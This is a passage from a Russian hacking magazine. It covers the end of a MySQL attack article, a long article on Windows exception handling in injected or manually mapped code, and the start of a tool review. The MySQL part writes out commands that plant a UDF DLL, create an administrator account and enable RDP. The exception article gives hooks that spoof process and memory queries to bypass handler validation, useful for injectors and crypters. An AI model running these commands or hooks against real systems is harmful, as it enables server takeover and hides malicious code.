Следующим шагом будет выполнение SQL-запросов для того, чтобы загрузить наш шелл в таблицу, после чего извлечь его в нужную нам папку (`/usr/lib` для Linux, `c:\windows\system32` для Windows). Далее мы создаем новую функцию в MySQL, теперь у нас есть рабочий шелл и возможность RCE на сервере.

Пример для Windows с созданием пользователя:

```
mysql> USE mysql;
mysql> CREATE TABLE bob(line blob);
mysql> INSERT INTO bob values(load_file↵
('C:/xampplite/htdocs/mail/lib_mysqludf_sys.dll'));
mysql> SELECT * FROM mysql.bob INTO DUMPFILE↵
'c:/windows/system32/lib_mysqludf_sys.dll';
mysql> CREATE FUNCTION sys_exec RETURNS↵
 integer SONAME 'lib_mysqludf_sys.dll';
mysql> SELECT sys_exec("net user bob password↵
/add");
mysql> SELECT sys_exec↵
("net localgroup Administrators bob /add");
```

Как вариант, можно подключить RDP:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\Current↵
ControlSet\Control\Terminal Server" /v fDeny↵
TSConnections /t REG_DWORD /d 0 /f
```

ЗАКЛЮЧЕНИЕ

Точек вхождения в чужую базу MySQL не так уж и много по сравнению с другими СУБД: SQL Injection, поиск логинов и паролей на GitHub, брутфорс, уязвимость к багам из паблика. К методам постэксплуатации можно еще дополнительно отнести повышение привилегий (goo.gl/UM5L6R), DoS-атаки (goo.gl/q7VDuY), применение триггеров и хранимых процедур. Правда, отдельные из них относятся к частным случаям, которые можно встретить довольно редко либо для которых нужны очень специфичные условия.

Я же хотел показать тебе, как можно быстро и без особых усилий проверить нужную базу. Как видишь, в данный момент все стало автоматизированным, что позволяет проводить проверку в фоне, занимаясь своими делами. На этом все. И помни, что большая сила накладывает большую ответственность :). ⌶



Teq
1371117@gmail.com

ИСКЛЮЧЕНИЯ ДЛЯ ХАРДКОРЩИКОВ

ОСОБЕННОСТИ ОБРАБОТКИ ЭКСЕПШЕНОВ В ДИНАМИЧЕСКИ РАЗМЕЩАЕМОМ КОДЕ

Gonzalo Aragon@shutterstock.com

Современные версии ОС налагают на исполняемый код ограничения, связанные с требованиями безопасности. В таких условиях использование механизма исключений в инжектированном коде или, скажем, во вручную спроецированном образе может стать нетривиальной задачей, если не быть в курсе некоторых нюансов. В этой статье речь пойдет о внутреннем устройстве юзермодного диспетчера исключений ОС Windows для платформ x86/x64/IA64, а также будут рассмотрены варианты реализации обхода системных ограничений.

__TRY

Предположим, что в твоей практике возникла задача, требующая реализации полноценной обработки исключений во внедренном в чужой процесс коде, или ты делаешь очередной PE-упаковщик/криптор, который должен обеспечить работоспособность исключений в распаковываемом образе. Так или иначе, все сводится к тому, что код, использующий исключения, исполняется вне спроецированного системным загрузчиком образа, что и будет основной причиной затруднений. В качестве демонстрации проблемы рассмотрим простой пример кода, копирующего свой собственный образ в новую область в пределах текущего АП-процесса:

```
void exceptions_test()
{
    __try {
        int *i = 0;
        *i = 0;
    } __except (EXCEPTION_EXECUTE_HANDLER) {
        /* Сюда мы можем и не попасть */
        MessageBoxA(0, "Исключение перехвачено",↵
        "", 0);
    }
}
void main()
{
    /* Проверяем работоспособность исключений */
    exceptions_test();
    // Копируем текущий образ в новую область
    PVOID ImageBase = GetModuleHandle(NULL);
    DWORD SizeOfImage =
    RtlImageNtHeader(ImageBase)->OptionalHeader.↵
    SizeOfImage;
    PVOID NewImage = VirtualAlloc(NULL, SizeOfImage,↵
    MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(NewImage, ImageBase, SizeOfImage);
    /* Правим релоки */
    ULONG_PTR Delta = (ULONG_PTR) NewImage↵
    - ImageBase;
    RelocateImage(NewImage, Delta);
    /* Вызываем 'exceptions_test'
       в копии образа */
    void (*new_exceptions_test)() = (void (*)())↵
    ((ULONG_PTR) &exceptions_test + Delta);
    new_exceptions_test();
}
```

В процедуре exceptions_test попытка доступа к нулевому указателю обернута в MSVC-расширение try-except, вместо фильтра исключений — заглушка, возвращающая EXCEPTION_EXECUTE_HANDLER, что должно сразу приводить к исполнению кода в блоке except. При первом вызове exceptions_test отрабатывает, как и ожидалось: исключение перехватывается, выводится месседж-бокс. Но после копирования кода на новое место и вызова копии exceptions_test исключение перестает обрабатываться, и приложение просто «падает» с характерным для конкретной версии ОС сообщением о необработанном исключении. Конкретная причина подобного поведения будет зависеть от платформы, на которой проводился тест, и, чтобы ее определить, необходимо будет разобраться с механизмом диспетчеризации исключений.

ДИСПЕТЧЕРИЗАЦИЯ ИСКЛЮЧЕНИЙ

Независимо от платформы и типа исключения диспетчеризация для user-mode всегда начинается с точки



DVD.XAKEP.RU

В прилагаемых к статье материалах ты найдешь полные исходники с примерами использования всех описанных в статье методик.

KiUserExceptionDispatcher в модуле ntdll, управление которой передается из ядерного диспетчера KiDispatchException (если исключение было вызвано из user-mode и не было обработано отладчиком). В приведенном ранее примере управление диспетчеру передается для обоих случаев возникновения исключения (в процессе исполнения exceptions_test и ее копии по новому адресу), убедиться в этом можно, установив breakpoint на ntdll!KiUserExceptionDispatcher. Код KiUserExceptionDispatcher очень простой и имеет примерно следующий вид:

```
VOID NTAPI KiUserExceptionDispatcher (EXCEPTION_↵
RECORD *ExceptionRecord, CONTEXT *Context)
{
    NTSTATUS Status;
    if (RtlDispatchException(ExceptionRecord,↵
    Context)) {
        /* Исключение обработано, можно продолжать
           исполнение */
        Status = NtContinue(Context, FALSE);
    }
    else {
        /* Повторно выбрасываем исключение,
           но без попытки найти хендлер в этот раз */
        Status = NtRaiseException(ExceptionRecord,↵
        Context, FALSE);
    }
    ...
    RtlRaiseException(&NestedException);
}
```

ПОЛЕЗНЫЕ МАТЕРИАЛЫ


- Матчасть по SEH для x86 в трех частях: «SEH изнутри»: goo.gl/9MWYh1
- Матчасть по исключениям для x64: «Exceptional Behavior — x64»: goo.gl/8bqkbB
- Официальная документация от Microsoft: «Exception Handling (x64)»: goo.gl/T2zyec

Также рекомендую обзавестись Windows Research Kernel (основная часть исходников ядра NT5.2). WRK распространяется для университетов и академических организаций, но не мне тебя учить, как и где искать подобные вещи.

где EXCEPTION_RECORD — структура с информацией об исключении, а CONTEXT — структура состояния контекста потока на момент возникновения исключения. Обе структуры документированы в MSDN, впрочем, ты уже наверняка знаком с ними. Указатели на эти данные передаются в ntdll!RtlDispatchException, где и производится реальная диспетчеризация, при этом в 32-битных и 64-битных системах механика обработки исключений различается.



Необработанное исключение



X86


Основной механизм для x86-платформы — Structured Exception Handling (SEH), базирующийся на односвязном списке обработчиков исключений, расположенном в стеке и всегда доступном из NT_TIB.ExceptionList. Основы этого механизма были много-

кратно описаны в самых разных трудах (см. врезку «Полезные материалы»), поэтому не будем повторяться, а лишь заострим внимание на тех моментах, которые пересекаются с нашей задачей.

Дело в том, что в SEH все элементы списка хендлеров обязательно должны находиться в стеке, а это значит, что они потенциально подвержены перезаписи при переполнении буфера в стеке. Что с успехом эксплуатировалось создателями эксплойтов: указатель на хендлер перезаписывался нужным для выполнения шелл-кода адресом, при этом также перезаписывался указатель на следующий элемент списка, что приводило к нарушению целостности цепочки хендлеров. Для увеличения устойчивости перед атаками на программы, использующие SEH, в Microsoft разработали такие механизмы, как SafeSEH (таблица с адресами «безопасных» хендлеров, располагающаяся в директории `IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG` PE-файла), SEHOP (простая проверка целостности цепочки фреймов), а также интегрировали соответствующие системной политике DEP проверки, производимые в процессе диспетчеризации исключения.

Упрощенный псевдокод основной процедуры диспетчеризации `RtlDispatchException` для x86-версии библиотеки ntdll.dll в Windows 8.1 можно представить (с некоторыми допущениями) следующим образом:

```
// NT 6.3.9600
void RtlDispatchException(...)
{
    /* Вызов цепочки Vectored
       Exception Handlers */
    if (RtlpCallVectoredHandlers(exception, 1))↵
        return 1;
    ExceptionRegistration =↵
    RtlpGetRegistrationHead();
    /* ECV (SEHOP) */
    if (!DisableExceptionChainValidation &&
        !RtlpIsValidExceptionChain↵
        (ExceptionRegistration, ...)) {
            if (_RtlpProcessECVPolicy != 2)
                goto final;
            else
                RtlReportException();
    }
    /* Перебираем цепочку хендлеров, пока↵
       не найдем подходящий */
    while (ExceptionRegistration !=↵
           EXCEPTION_CHAIN_END) {
        /* Проверка границ стека */
        if (!STACK_LIMITS(ExceptionRegistration))
        {
            ExceptionRecord->ExceptionFlags |=↵
            EXCEPTION_STACK_INVALID;
            goto final;
        }
        /* Валидация хендлера */
        if (!RtlIsValidHandler↵
        (ExceptionRegistration, ProcessFlags)) goto final;
        /* Передаем управление хендлеру */
        RtlpExecuteHandlerForException↵
        (...,ExceptionRegistration↵
        ->Handler);
        ...
        ExceptionRegistration =↵
        ExceptionRegistration->Next;
    }
    ...
    final:
    /* Вызов цепочки Vectored
       Continue Handlers */
    RtlpCallVectoredHandlers↵
    (exception, 1);
}
```



↑ **Дамп цепочки SEH**

Из представленного псевдокода можно сделать вывод, что для успешной передачи управления SEH-хендлеру при диспетчеризации исключения должны быть выполнены следующие условия:

1. Цепочка SEH-фреймов должна быть корректной (заканчиваться хендлером `ntdll!FinalExceptionHandler`). Проверка производится при включенном SEHOP для процесса.
2. SEH-фрейм должен располагаться в стеке.
3. SEH-фрейм должен содержать указатель на «валидный» хендлер.


Если с первыми двумя пунктами все предельно ясно и никаких дополнительных действий для их выполнения не требуется, то процедуру проверки хендлера на «валидность» разберем поподробнее. Проверка хендлера производится функцией `ntdll!RtlIsValidHandler`, псевдокод которой для версии Vista SP1 был впервые представлен широкой публике еще в далеком 2008 году на конференции Black Hat в Штатах. Пусть он и содержал некоторые неточности, это не мешало ему кочевать в виде копипасты с одного ресурса на другой в течение нескольких лет. С тех пор код этой функции не претерпел значительных изменений, а анализ ее версии для Windows 8.1 позволил составить следующий псевдокод:

```
BOOL RtlIsValidHandler(Handler) // NT 6.3.9600
{
    if (/* Handler в пределах образа */) {
        if (DllCharacteristics&↵
            IMAGE_DLLCHARACTERISTICS_NO_SEH)
            goto InvalidHandler;
        if (/* Образ является .Net сборкой,
               установлен ILonly флаг */)
            goto InvalidHandler;
        if (/* Найдена таблица SafeSEH */) {
            if (/* Образ зарегистрирован
                   в LdrpInvertedFunctionTable
                   (или ее кеше), либо
                   инициализация процесса
                   не завершена */) {
                if (/* Handler найден
                       в таблице SafeSEH */)
                    return TRUE;
                else
                    goto InvalidHandler;
            }
        return TRUE;
    } else {
        if (/* ExecuteDispatchEnable
               и ImageDispatchEnable установлены
               в ExecuteOptions процесса */)
```

↓ **Стек вызовов для фильтра исключений**

Call stack of main thread

Stack	Data	Procedure	Called from
001EF5B0	01271BC3	x86Exceptions.01271236	x86Exceptions.__except_handler3+43
001EF5D8	7702B499	x86Exceptions.__except_handler3	ntdll.ExecuteHandler2@20+24
001EF5FC	7702B46B	ntdll.ExecuteHandler2@20	ntdll._RtlpExecuteHandlerForUnwind@20+26
001EF6AC	76FE0133	ntdll._RtlDispatchException@8	ntdll.KiUserExceptionDispatcher+0A
001EFBE0	012713FE	x86Exceptions.test2	x86Exceptions.WinMain+9
001EFC54	75E8336A	???	kernel32.BaseThreadInitThunk+10
001EFC60	77009F72	???	ntdll.__RtlUserThreadStart@8+46
001EFCA0	77009F45	ntdll.___RtlUserThreadStart@8	ntdll.__RtlUserThreadStart@8+16



Имя	Значение	Тип
(ntdll.dll!_KEXECUTE_OPTIONS*)&Execu	0x0031fe08 {ExecuteDisable=0x01 '\x1' E	ntdll.dll!_KEXECUTE_OPTIONS *
ExecuteDisable	0x01 '\x1'	unsigned char
ExecuteEnable	0x00 '\0'	unsigned char
DisableThunkEmulation	0x01 '\x1'	unsigned char
Permanent	0x01 '\x1'	unsigned char
ExecuteDispatchEnable	0x00 '\0'	unsigned char
ImageDispatchEnable	0x00 '\0'	unsigned char
DisableExceptionChainValidation	0x01 '\x1'	unsigned char
Spare	0x00 '\0'	unsigned char
ExecuteOptions	0x4d 'M'	volatile unsigned char

ExecuteOptions процесса при включенном DEP

```
            return TRUE;
        if (/* Handler находится в неисполняемой
               области памяти */) {
            if (ExecuteDispatchEnable) return↵
               TRUE;
        }
        else if (ImageDispatchEnable) return TRUE;
    }
    InvalidHandler:
        RtlInvalidHandlerDetected(...);
        return FALSE;
}
```

В приведенном выше псевдокоде изменен порядок проверки условий (в оригинале некоторые условия проверяются дважды, некоторые проверяются во вложенных функциях). Проанализировав псевдокод, можно сделать вывод, что для успешного прохождения валидации должен быть выполнен один из наборов условий, при котором хендлер принадлежит:

- образу без SafeSEH, без флага NO_SEH, без флага ILonly;
- образу с SafeSEH, без флага NO_SEH, без флага ILonly, образ должен быть зарегистрирован в `LdrpInvertedFunctionTable` (не требуется, если исключение произошло в момент инициализации процесса);
- неисполняемой области памяти, флаг ExecuteDispatchEnable (ExecuteOptions) должен быть установлен (будет работать только при отключенном `No Execute` для процесса);
- исполняемой области памяти, флаг ImageDispatchEnable должен быть установлен.

При этом область памяти считается образом, если для нее в атрибутах региона установлен флаг MEM_IMAGE (атрибуты получаются функцией `NtQueryVirtualMemory`), а содержимое соответствует PE-структуре. Флаги процесса получаются функцией `NtQueryInformationProces` из `KPROCESS.KEXECUTE_OPTIONS`. Исходя из полученной информации, для реализации поддержки исключений в динамически размещаемом коде на x86-платформе можно выделить минимум три способа:

1. Установка/подмена флага ImageDispatchEnable для процесса.
2. Подмена типа региона памяти на MEM_IMAGE (для PE-образа без SafeSEH).
3. Реализация собственного диспетчера исключений в обход всех проверок.

Каждый из этих вариантов мы подробно рассмотрим далее. Отдельно стоит упомянуть о поддержке SafeSEH, которая может понадобиться, если ты пишешь, например, обычный легальный PE-упаковщик или протектор. Для ее реализации придется позаботиться о ручном добавлении записи о смапированном образе (с указателем на SafeSEH) в глобальную таблицу `ntdll!LdrpInvertedFunctionTable`, при этом функции, работающие с этой таблицей напрямую, не экспортируются библиотекой ntdll.dll и искать их вручную смысла немного: в старых ОС они все равно требуют указатель на саму таблицу. Найдя каким-либо образом указатель, придется также позаботиться о блокировке доступа к таблице для безопасного внесения изменений. Альтернативным вариантом может быть распаковка файла в одну из секций распаковщика и перенос таблицы SafeSEH из распаковываемого файла в основной образ. К сожалению, подробное рассмотрение этих и других техник выходит за рамки этой статьи, здесь рассмотрены варианты, не предполагающие поддержку SafeSEH (эту таблицу, кстати, всегда можно просто обнулить).

Подмена ExecuteOptions процесса

ExecuteOptions (`KEXECUTE_OPTIONS`) — часть структуры ядра `KPROCESS`, в которой находятся настройки DEP для процесса. Структура имеет вид:

```
typedef struct _KEXECUTE_OPTIONS {
    UCHAR ExecuteDisable : 1;
    UCHAR ExecuteEnable : 1;
    UCHAR DisableThunkEmulation : 1;
    UCHAR Permanent : 1;
    UCHAR ExecuteDispatchEnable : 1;
    UCHAR ImageDispatchEnable : 1;
    UCHAR Spare : 2;
} KEXECUTE_OPTIONS, PKEXECUTE_OPTIONS;
```

Значения этих настроек (флагов) на пользовательском уровне получаются функцией `NtQueryInformationProcess` с параметром класса информации, равным 0x22 (ProcessExecuteFlags). Устанавливаются флаги аналогичным образом функцией `NtSetInformationProcess`. Начиная с Vista SP1, для процессов с включенным DEP по умолчанию устанавливается флаг Permanent, запрещающий вносить изменения в настройки после инициализации процесса. Фрагмент процедуры `KeSetExecuteOptions`, вызываемой в режиме ядра из `NtSetInformationProcess`, это подтверждает:

```
@PermanentCheck:          ; KeSetExecuteOptions +2Fh
mov     al, [edi+6Ch]     ; current KEXECUTE_OPTIONS
mov     byte ptr [ebp+arg_0+3], al
test    al, 8             ; test Permanent
jnz     short @Fail       ; возвращается 0C0000022h↵
                            (STATUS_ACCESS_DENIED)
```

Таким образом, находясь в user-mode, ExecuteOptions при активированном DEP изменить будет невозможно. Но остается вариант просто «обмануть» `RtlIsValidHandler`, установив хук на `NtQueryInformationProcess`, где флаги будут подменяться нужными. Установка подобного перехвата сделает работоспособными исключения в коде, размещенном вне модулей, загруженных системой. Пример кода перехватчика:

Для процессов с включенным DEP по умолчанию устанавливается флаг Permanent, запрещающий вносить изменения в настройки после инициализации процесса

```
NTSTATUS __stdcall xNtQueryInformationProcess↵
(HANDLE ProcessHandle, INT ProcessInformation↵
Class, PVOID ProcessInformation, ULONG Process↵
InformationLength, PULONG ReturnLength)
{
    NTSTATUS Status = org_NtQueryInformation↵
    Process(ProcessHandle, ProcessInformation↵
    Class, ProcessInformation, ProcessInformatio↵
    Length, ReturnLength);
    if (!Status && ProcessInformationClass↵
```

```
        == 0x22) /* ProcessExecuteFlags */
        /* ImageDispatchEnable */
        *(PDWORD)ProcessInformation |= 0x20;
    return Status;
}
```

Подмена атрибутов памяти

Альтернативным вариантом подмене флагов процесса выступает подмена атрибутов региона памяти, в котором размещен хендлер. Как уже было отмечено, RtlIsValidHandler проверяет тип выделенной области памяти, и, если он соответствует MEM_IMAGE, область считается образом. Присвоить MEM_IMAGE выделенной VirtualAlloc области невозможно, этот тип может быть установлен только для отображения секции (NtCreateSection), для которой указан корректный файловый хендл. Так же как и с подменой ExecuteOptions, нужен будет перехват, на этот раз функции NtQueryVirtualMemory:

```
NTSTATUS NTAPI xNtQueryVirtualMemory(HANDLE↵
ProcessHandle, PVOID BaseAddress, INT Memory↵
InformationClass, PMEMORY_BASIC_INFORMATION↵
MemInformation, ULONG Length, PULONG ResultLength)
{
    NTSTATUS Status = org_NtQueryVirtualMemory↵
    (ProcessHandle, BaseAddress, Memory↵
     InformationClass, Buffer, Length,↵
     ResultLength);
    if (!Status && !MemoryInformationClass)
    /* MemoryBasicInformation */
    {
        if((UINT_PTR)MemInformation->Allocation↵
        Base == g_ImageBase) MemInformation->↵
        Type = MEM_IMAGE;
    }
  return Status;
}
```

Способ подходит для исключений при инжекте PE-образа целиком или для вручную смаппированных образов. К тому же этот вариант несколько более предпочтителен, нежели предыдущий, хотя бы потому, что не снижает безопасность процесса частичным отключением DEP (тебе ведь не нужны дополнительные зловреды?). В качестве бонуса этот метод позволяет пройти внутреннюю проверку хендлера в современных версиях CRT при использовании try-except и try-finally конструкций (эти конструкции можно использовать и без CRT, подробнее об этом — в соответствующей врезке). Проверка в CRT выполняется функцией __ValidateEH3RN, вызываемой из _except_handler3, она предполагает установленный тип MEM_IMAGE для региона, а также корректную PE-структуру.

Собственный диспетчер исключений

Если варианты с установкой хука не годятся по какой-либо причине или просто не нравятся, можно пойти еще дальше и полностью заменить диспетчеризацию SEH своим кодом, реализовав всю необходимую логику диспетчера SEH внутри векторного хендлера. Из приведенного псевдокода RtlDispatchException видно, что VEH вызывается раньше, чем начинается обработка цепочки SEH. Ничто не мешает захватить контроль над исключением векторным хендлером и самому решить, что с ним делать и какие обработчики для него вызывать. Устанавливается VEH-обработчик всего одной строчкой:

```
AddVectoredExceptionHandler(0,↵
(PVECTORED_EXCEPTION_HANDLER) &VectoredSEH);
```

где VectoredSEH — хендлер, являющийся на самом деле диспетчером SEH. Полная цепочка вызовов для этого хендлера будет выглядеть так: KiUserExceptionDispatcher → RtlDispatchException → RtlpCallVectoredHandlers → VectoredSEH. При этом управление вызвавшей функции можно и не возвращать, а самому вызывать NtContinue или NtRaiseException в зависимости от успеха диспетчеризации.




INFO

Для Vectored Exception Handling никаких проверок в диспетчере не производится, что делает VEH подходящим инструментом, когда нет нужды заморачиваться с поддержкой SEH в программе.

Полные исходники реализации SEH через VEH смотри в прилагаемых к статье материалах, либо на GitHub (https://github.com/Teq2/SEH-Over-VEH). Код реализации полностью рабочий, а логика диспетчеризации соответствует системной.


X64 И IA64

В 64-битных версиях Windows для платформ x64 и Itanium применяется совершенно иной способ обработки исключений, нежели в x86-версиях. Способ основан на таблицах, содержащих всю необходимую для диспетчеризации исключения информацию, включая смещения начала и конца блока кода, для которого производится обработка исключения. Поэтому в коде, скомпилированном для этих платформ, нет никаких операций по установке и снятию обработчика для каждого





Диспетчер SEH внутри векторного хендлера



→ **Алгоритм поиска RUNTIME_FUNCTION**

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
(c) Корпорация Майкрософт (Microsoft Corp.), 2009. Все права защищены.

D:\>x64Exceptions.exe
 Program started
 New image copy at: 0x00000000001E0000
 Jumping to: 0x00000000001E105F
 Throwing exception...
 Inside RuntimeFunctionCallback
 Found function entry for exception at: 0x00000000001E124F
 Inside exception filter
 Catched!

D:\>_
```


Исключение обработано

try-except блока. Статичная таблица исключений располагается в `Exception Directory` PE-файла и представляет собой массив элементов структур RUNTIME_FUNCTION, выглядящих следующим образом:

```
typedef struct _RUNTIME_FUNCTION {
    ULONG BeginAddress;
    ULONG EndAddress;
    ULONG UnwindData;
} RUNTIME_FUNCTION, *PRUNTIME_FUNCTION;
```

Приятный момент: на уровне системы реализована поддержка исключений для динамического кода. Если код находится в области памяти, не являющейся образом, либо в этом образе отсутствует сгенерированная компилятором таблица исключений, то информация для обработки исключений берется из динамических таблиц исключений (DynamicFunctionTable). Указатель на список хранится в `ntdll!RtlpDynamicFunctionTable`, из ntdll.dll экспортируются несколько функций для работы со списком. Беглый анализ листингов этих функций позволил получить следующую структуру элементов списка DynamicFunctionTable:

```
struct _DynamicFunctionTable {
    /* +0h */
    PVOID    Next;
    PVOID    Prev;             // Первый элемент↵
    указывает сам на себя
    /* +10h */
    PRUNTIME_FUNCTION Table;// Указатель↵
    на таблицу, для колбэка поле используется↵
    как ID|0x03
    PVOID    TimeCookie;       // ZwQuerySystemTime
    /* +20h */
    PVOID    RegionStart;      // Смещение↵
    относительно BaseAddress
    DWORD    RegionLength;     // Охватываемая↵
    таблицей (колбэком) область
    /* +30h */
    DWORD64 BaseAddress;
    PGET_RUNTIME_FUNCTION_CALLBACK Callback;
    /* +40h */
    PVOID    Context;          // Пользовательский↵
    аргумент для колбэка
    DWORD64 CallbackDll;       // Указывает на +58h,
    если DLL определена
    /* +50h */
    DWORD    Type;             // 1 — table,↵
    2 — callback
    DWORD    EntryCount;
    WCHAR    DllName[1];
};
```

Добавляются элементы функциями `RtlAddFunctionTable` и `RtlInstallFunctionTableCallback`, удаляются посредством `RtlDeleteFunctionTable`. Все эти функции хорошо документированы в MSDN и очень просты в использовании. Пример добавления динамической таблицы для только что отображенного вручную образа:


```
ULONG Size, Length;
/* Получаем таблицу, сгенерированную компилятором,↵
для отображаемого образа */
PRUNTIME_FUNCTION Table = (PRUNTIME_FUNCTION)↵
RtlImageDirectoryEntryToData(NewImage, TRUE,↵
IMAGE_DIRECTORY_ENTRY_EXCEPTION, &Size);
Length = Size/sizeof(PRUNTIME_FUNCTION);
// Добавим таблицу образа в  DynamicFunctionTable
RtlAddFunctionTable(Table, Length,↵
(UINT_PTR)NewImage);
```

Вот и все, никаких хуков или собственных диспетчеров исключений, никаких обходов системных проверок. Стоит только отметить, что `DynamicFunctionTable` глобальна для процесса, поэтому если код, для которого добавлена запись, отработал и должен быть удален, то соответствующую запись из таблицы также стоит убрать. Вместо добавления таблицы можно установить колбэк для определенного диапазона адресов в АП, который будет получать управление каждый раз, когда будет необходима запись RUNTIME_FUNCTION для кода из этой области. Версию с установкой колбэка см. в исходниках.

__FINALLY

Низкоуровневое программирование под Windows с использованием нативного API не навязывает исключения как метод обработки ошибок, и разработчики «специфичного софта» часто им пренебрегают. Тем не менее исключения все равно остаются механизмом, при помощи которого ты извлечешь тем больший выигрыш, чем более сложна архитектура программы. ⌶

DynamicFunctionTable глобальна для процесса, поэтому если код отработал и должен быть удален, то соответствующую запись из таблицы также стоит убрать




WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

КОНСТРУКЦИИ TRY-EXCEPT И TRY-FINALLY БЕЗ CRT

Если ты собираешься пользоваться конструкциями блоков исключений и финализации, то тебе следует позаботиться о наличии в программе процедуры, которую компилятор подставляет вместо реального хендлера: для x86-проектов это `__except_handler3`, а для x64 — `__C_specific_handler`. В этих процедурах производится собственная диспетчеризация: поиск и вызов необходимых хендлеров, а также раскрутка стека. Нет особой нужды писать их самостоятельно, для x86-проекта можно просто подключить expsup3.lib из старого DDK (ntdll.lib из DDK также содержит в себе необходимые функции), для x64 все еще проще: `__C_specific_handler` экспортируется 64-битной версией ntdll.dll, достаточно воспользоваться правильным lib-файлом.



WARNING

Внимание! Информация предоставлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Дмитрий «D1g1» Евдокимов
Digital Security
@evdokimovds

X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор: Ajin Abraham
Система: Windows 7, 8, 8.1
URL: https://github.com/ajinabraham/YSO-Mobile-Security-Framework





Автор: Dan McInerney
Система: Windows/Linux/Mac
URL: https://github.com/DanMcInerney/net-creds





Автор: CISOfy
Система: Linux/BSD
URL: https://cisofy.com/download/lynis/



YSO MOBILE SECURITY FRAMEWORK

YSO Mobile Security Framework — это инструмент с открытым исходным кодом для автоматизации задач пентестера при анализе мобильных приложений для Android и iOS, производящий динамический и статический анализ. При этом инструмент не придумывает ничего нового, а просто использует уже существующие и хорошо известные инструменты для реверсинга, декодинга, отладки, обзора кода и другие инструменты из арсенала пентестера. Как ты, наверное, догадываешься, запуск всего этого обычно у пентестера занимает достаточно много времени.

Данный инструмент позволяет минимизировать как время, так и трудозатраты на анализ безопасности Android APK, а также исходного кода приложений на iOS и Android.

Статический анализатор способен произвести автоматический обзор кода, выявить опасные разрешения и конфигурации и обнаружить небезопасный код (например, переопределение SSL-проверки), слабую криптографию, обфусцированный код, обход разрешений, вшитые закладки, использование опасного API, утечку важной/PII информации и небезопасное хранение данных.

